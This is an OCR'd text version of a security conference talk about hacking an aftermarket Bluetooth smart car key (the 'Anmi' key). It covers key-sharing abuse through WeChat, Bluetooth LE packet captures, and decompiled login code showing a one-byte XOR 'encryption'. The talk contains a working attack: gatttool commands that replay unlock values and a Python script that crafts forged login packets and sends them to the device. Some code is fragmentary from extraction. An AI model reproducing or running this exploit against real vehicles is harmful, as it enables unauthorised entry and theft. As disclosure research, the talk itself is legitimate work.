
What's Next

DRIVE IT LIKE YOU HACKED IT


@SamyKamkar

A2 -- Key-Sharing Analysis

Features



Analysis




What could possibly go wrong ?



Key-Sharing-Wechat

```
firstTime: 2018-07-19 15:11:25
apiLevel: 19
userCity:
p:
ipCity: 0
webviewVersion: 4.7
r: 23a1ad5aada54ed39c7c04d79776c8f6
channel: weixin_friend
placeKey: qicheyaokongqi-addkey
shareData: {"code":"POqQwQW2lyTQkOguPzQ3MTViN2RjPjVnM2BjNjJlPzVgZGdjZGQxPmcyMj96YGl0Y3BjdPdNqDo="}
sign: 70d74b61e928317718bd00e63c36ea8301
[ 13/304]
```

```
2018-07-28 00:40:18 GET http://121.199.11.74/api/open/new-share/get-share.htm?_platform=a
I%83%E6%99%BA%E8%83%BD%E...
← 200 OK application/json 382b 828ms
Request Response
Server: nginx/1.4.6
Date: Sat, 28 Jul 2018 07:40:19 GMT
Content-Type: application/json; charset=UTF-8
Content-Length: 382
Connection: keep-alive
JSON
{
  "data": {
    "description": "打开链接，即可获得该车辆使用权。请遵循页面提示进行操作哦",
    "iconUrl": "",
    "imageUrl": "",
    "shareWords": "安米智能钥匙-电子钥匙",
    "url": "http://url.mucang.cn/6WX99"
  },
  "errorCode": 0,
  "message": null,
  "success": true
}
```



Key-Sharing-Wechat




DEMO




Let's cancel it then ?

DEMO



Let's wait until it expired ?

DEMO



A3 -- BTLE Sniffing & Decryption

Where is the “Secure” Encryption ?



BTLE -- Analysis

14 0.409925	TexasIns_d6:96:ee ()	localhost ()	ATT
← 15 0.412916	localhost ()	TexasIns_d6:96:ee ()	ATT
→ 17 0.507435	TexasIns_d6:96:ee ()	localhost ()	ATT
18 0.509310	localhost ()	TexasIns_d6:96:ee ()	ATT
20 0.604925	TexasIns_d6:96:ee ()	localhost ()	ATT
21 0.620600	localhost ()	TexasIns_d6:96:ee ()	ATT

> Frame 15: 19 bytes on wire (152 bits), 19 bytes captured (152 bits)

✓ Bluetooth

[Source: 00:00:00_00:00:00 (00:00:00:00:00:00)]
[Destination: TexasIns_d6:96:ee (b0:91:22:d6:96:ee)]

- > Bluetooth HCI H4
> Bluetooth HCI ACL Packet
> Bluetooth L2CAP Protocol
✓ Bluetooth Attribute Protocol

> Opcode: Write Request (0x12)
Handle: 0x0011 (Unknown)
Value: a7040000000301
[\[Response in Frame: 17\]](#)

1/ Rcvd Read Response, Handle: 0x0011 (Unknown)
19 Sent Write Request, Handle: 0x0011 (Unknown)
10 Rcvd Write Response, Handle: 0x0011 (Unknown)
12 Sent Read Request, Handle: 0x0011 (Unknown)
21 Rcvd Read Response, Handle: 0x0011 (Unknown)
32 Sent Write Request, Handle: 0x0011 (Unknown)

← 18 0.509310	localhost ()	TexasIns_d6:96:ee ()	ATT
→ 20 0.604925	TexasIns_d6:96:ee ()	localhost ()	ATT
21 0.620600	localhost ()	TexasIns_d6:96:ee ()	ATT
23 0.702351	TexasIns_d6:96:ee ()	localhost ()	ATT
24 0.705870	localhost ()	TexasIns_d6:96:ee ()	ATT
26 0.799838	TexasIns_d6:96:ee ()	localhost ()	ATT

> Frame 20: 21 bytes on wire (168 bits), 21 bytes captured (168 bits)

✓ Bluetooth

[Source: TexasIns_d6:96:ee (b0:91:22:d6:96:ee)]
[Destination: 00:00:00_00:00:00 (00:00:00:00:00:00)]

- > Bluetooth HCI H4
> Bluetooth HCI ACL Packet
> Bluetooth L2CAP Protocol
✓ Bluetooth Attribute Protocol

> Opcode: Read Response (0x0b)
[Handle: 0x0011 (Unknown)]
Value: 0900cdd7aafb6905d90301
[\[Request in Frame: 18\]](#)

12 Sent Read Request, Handle: 0x0011 (Unknown)
21 Rcvd Read Response, Handle: 0x0011 (Unknown)
32 Sent Write Request, Handle: 0x0011 (Unknown)
10 Rcvd Write Response, Handle: 0x0011 (Unknown)
32 Sent Write Request, Handle: 0x0011 (Unknown)
10 Rcvd Write Response, Handle: 0x0011 (Unknown)

BTLE -- Analysis

```
10 0.500000 10... 10... ATT 12 Sent Read Request, Handle: 0x0011 (Unknown)
21 0.620600 10... Te... ATT 32 Sent Write Request, Handle: 0x0011 (Unknown)
24 0.705870 10... Te... ATT 32 Sent Write Request, Handle: 0x0011 (Unknown)

Frame 21: 32 bytes on wire (256 bits), 32 bytes captured (256 bits)
Bluetooth
  [Source: 00:00:00_00:00:00 (00:00:00:00:00:00)]
  [Destination: TexasIns_d6:96:ee (b0:91:22:d6:96:ee)]
Bluetooth HCI H4
Bluetooth HCI ACL Packet
Bluetooth L2CAP Protocol
Bluetooth Attribute Protocol
  > Opcode: Write Request (0x12)
    Handle: 0x0011 (Unknown)
    Value: a1430070950301017a1addee42a43b719294c1aba
    [Response in Frame: 23]

-----
> Bluetooth L2CAP Protocol
✓ Bluetooth Attribute Protocol
  > Opcode: Write Request (0x12)
    Handle: 0x0011 (Unknown)
    Value: 60fc3e1b484004c161153bacb5980005c58eb1e2
    [Response in Frame: 26]

-----
> Bluetooth L2CAP Protocol
✓ Bluetooth Attribute Protocol
  > Opcode: Write Request (0x12)
    Handle: 0x0011 (Unknown)
    Value: 719d975e3118b810433561391901968673247220
    [Response in Frame: 29]

-----
> Bluetooth L2CAP Protocol
✓ Bluetooth Attribute Protocol
  > Opcode: Write Request (0x12)
    Handle: 0x0011 (Unknown)
    Value: 7276574d47464541eefa
    [Response in Frame: 32]
```

BTLE -- Analysis

287 28.201870	localhost ()	TexasIns_d6:96:ee (MCB...)	ATT	20 Sent Write Request, Handle: 0x0011 (
295 29.257306	localhost ()	TexasIns_d6:96:ee (MCB...)	ATT	20 Sent Write Request, Handle: 0x0011 (
303 29.747696	localhost ()	TexasIns_d6:96:ee (MCB...)	ATT	20 Sent Write Request, Handle: 0x0011 (

> Frame 295: 20 bytes on wire (160 bits), 20 bytes captured (160 bits)

 └ Bluetooth

 [Source: 00:00:00_00:00:00 (00:00:00:00:00:00)]
 [Destination: TexasIns_d6:96:ee (b0:91:22:d6:96:ee)]

> Bluetooth HCI H4

> Bluetooth HCI ACL Packet

> Bluetooth L2CAP Protocol

 └ Bluetooth Attribute Protocol

 > Opcode: Write Request (0x12)
 > Handle: 0x0011 (Unknown: Unknown)
 Value: c80500a0140301aa

295 29.257306	localhost ()	TexasIns_d6:96:ee (MCB...)	ATT	20 Sent Write Request, Handle: 0x0011 (L
303 29.747696	localhost ()	TexasIns_d6:96:ee (MCB...)	ATT	20 Sent Write Request, Handle: 0x0011 (L

Frame 303: 20 bytes on wire (160 bits), 20 bytes captured (160 bits)

Bluetooth

 [Source: 00:00:00_00:00:00 (00:00:00:00:00:00)]
 [Destination: TexasIns_d6:96:ee (b0:91:22:d6:96:ee)]

Bluetooth HCI H4

Bluetooth HCI ACL Packet

Bluetooth L2CAP Protocol

Bluetooth Attribute Protocol


 > Opcode: Write Request (0x12)
 > Handle: 0x0011 (Unknown: Unknown)
 Value: c80500500a030155
 [Response in Frame: 305]

BTLE -- 1st Attempt

```
[b0:91:22:D6:96:EE][LE]> connect
Attempting to connect to b0:91:22:D6:96:EE
Connection successful
[b0:91:22:D6:96:EE][LE]> char-write-req 0x11 c80500a0140301aa
Characteristic value was written successfully
[b0:91:22:D6:96:EE][LE]> char-write-req 0x11 c80500500a030155
Characteristic value was written successfully
[b0:91:22:D6:96:EE][LE]> char-read-hnd 0x11
Characteristic valuedescriptor:
[b0:91:22:D6:96:EE][LE]>
```



BTLE -- Login Steps



Unlock Car

Lock Car

Find Car

Open Trunk

Login -- Encryption

```
    this.userType = paramByte;
}

public byte[] toBytes()
{
    try
    {
        byte[] arrayOfByte1 = c.a(this.password);
        byte[] arrayOfByte2 = a.b(this.appUser.getBytes("utf-8"));
        byte[] arrayOfByte3 = a.b(this.imei.getBytes("utf-8"));
        byte[] arrayOfByte5 = c.a(new Date());
        int i = this.userType;
        arrayOfByte2 = xor(arrayOfByte2);
        arrayOfByte3 = xor(arrayOfByte3);
        byte[] arrayOfByte4 = xor(this.advertisingKey);
        arrayOfByte5 = xor(arrayOfByte5);
        byte[] arrayOfByte6 = xor(new byte[this.openRssi]);
        byte[] arrayOfByte7 = xor(new byte[this.lockRssi]);
        arrayOfByte1 = encode(new byte[][] { { i }, arrayOfByte1, arrayOfByte2, arrayOfByte3, arrayOfByte4, arrayOfByte5, arrayOfByte6, arrayOfByte7 });
        return arrayOfByte1;
    }
    catch (UnsupportedEncodingException localUnsupportedEncodingException)
    {
        localUnsupportedEncodingException.printStackTrace();
    }
    return new byte[0];
}

public String toString()
{
    return "LoginRequestPkg_v1_3{" + "userType=" + this.userType + ", password='" + this.password + '\'' + ", appUser='" + this.appUser + '\'' + ", imei='" + this.imei + "'";
}
```

BTLE -- Login Protocol

Fetch a random values from Anmi-Key (4 bytes)

Calculate EncryptionCode (Random Value; Secret Key)

Wrap up to make an encrypted login packets

Send to Anmi-Key and Log in (Status 0xAA)



Login -- Encryption

```
private byte[] xor(byte[] arg3) {
    byte[] v0 = this.appConfig.isVer("1.3") ? dosdlog.a(arg3, dosdlog.int2bytes(this.encryptCode)) : dosdlog.a(arg3, this.encryptCode);
    return v0;
}
```

```
public static byte[] a(byte[] arg5, byte[] arg6) {
    int v0;
    for(v0 = 0; v0 < arg5.Length; ++v0) {
        int v2;
        for(v2 = 0; v2 < arg6.Length; ++v2) {
            arg5[v0] = ((byte)(arg5[v0] ^ arg6[v2]));
        }
    }
    return arg5;
}
```

```
v0.setAppUser(arg5.getAppuser());
v0.setPassword(arg5.getPassword());
v0.setAdvertisingKey(this.mkeyHandle.makeRandomForAdvertisingKey());
if(this.appconfig.isVer("1.3")) {
    v0.setEncryptCode(arg5.getSecretKey() ^ arg6);
}
else {
    v0.setEncryptCode(crc16.getInstance().calc(arg6));
}
```

Only 1 byte key needed

Arg6 is a Dword random from fetch random

SecretKey is a fixed random Dword number from device Initialization

Login -- Encryption

Login Packet:

+0 byte channel 0xA1
+1 short len fixed in 0301: 43 00
+3 short crc16
+5 short protocolver 0301
+7 byte usertype
+8 uchar[16] password
+24 uchar[16] enc_md5_username
+40 uchar[16] enc_md5_imei
+56 uchar[6] enc_advertising_key //ascii
+62 uchar[6] enc_date // YYMMDDHHMMSS
+68 uchar enc_openrssi
+69 uchar enc_lockRssi



What year now ?

```
public static byte[] a(Date arg11) {
    Calendar v0 = Calendar.getInstance();
    v0.setTime(arg11);
    return new byte[]{{((byte)(v0.get(1) - 2000)), ((byte)(v0.get(2) + 1)), ((byte)(v0.get(3) + 1)), ((byte)(v0.get(4) + 1)), ((byte)(v0.get(5) + 1)), ((byte)(v0.get(6) + 1))}};
}
```

What we need is to decrypt only 1 byte

Login -- Encryption

Recover “EncryptCode” with a fixed year data: 0x12

Then You can get:

uchar[16] password
uchar[16] md5_username
uchar[16] md5_imei

Used for crafting
your own login
packet

Login – Crafting Packets

```
def get_enc_key(random_str,secret_key):
    hex_random=random_str.replace(" ","").decode("hex")
    if len(hex_random)!=4:
        print "error random key!"
        sys.exit()
    random_key=0
    for i in range(0,4):
        random_key^=ord(hex_random[i])
    random_key^=secret_key
    return random_key
def get_date():
    strftime=time.strftime('%Y-%m-%d-%H-%M-%S',time.localtime(time.time()))
    strftime=strftime.split('-')
    out_date=chr(int(strftime[0])-2000)+chr(int(strftime[1]))+chr(int(strftime[2]))+chr(int(strftime[3]))+chr(int(strftime[4]))+chr(int(strftime[5]))
    return out_date.encode('hex')
def lala(arg5):
    c = 0x1021;
    v0 = arg5 << 8;
    count=7

def make_login(random_str,password,md5_user_name,md5_imei,secret_key):
    header1='A14300'
    ver='0301'
    user_type='01'
    openrssi='ab'
    lock_rssi='bf'
    sub_packet=md5_user_name+md5_imei+make_adv_key()+get_date()+openrssi+lock_rssi
    en_key=get_enc_key(random_str,secret_key)
    print "enc_key is %x"%en_key
    tmp=sub_packet.decode("hex")
    sub_packet=''
    for aa in tmp:
        sub_packet+=chr(ord(aa)^en_key)
    sub_packet=sub_packet.encode("hex")
    #print packet
    packet=user_type+password+sub_packet
    crc=get_crc16(packet.decode("hex"))
    final=header1+crc+ver+packet
    final=final.upper()
    #print final
    return final

#do login
    login_pack=make_login.make_login(random,password,md5_user_name,md5_imei,secret_key)
    print "login:"+login_pack
    print len(login_pack)
    child.sendline("char-write-req 0x11 "+login_pack[:40])
    child.sendline("char-write-req 0x11 "+login_pack[40:80])
    child.sendline("char-write-req 0x11 "+login_pack[80:120])
    child.sendline("char-write-req 0x11 "+login_pack[120:])
    child.sendline("char-write-req 0x11 c80500a0140301aa")
    child.sendline("char-write-req 0x11 c80500500a030155")
    #not child.expect(["Change password","Change password"])
    #child.interact()
```

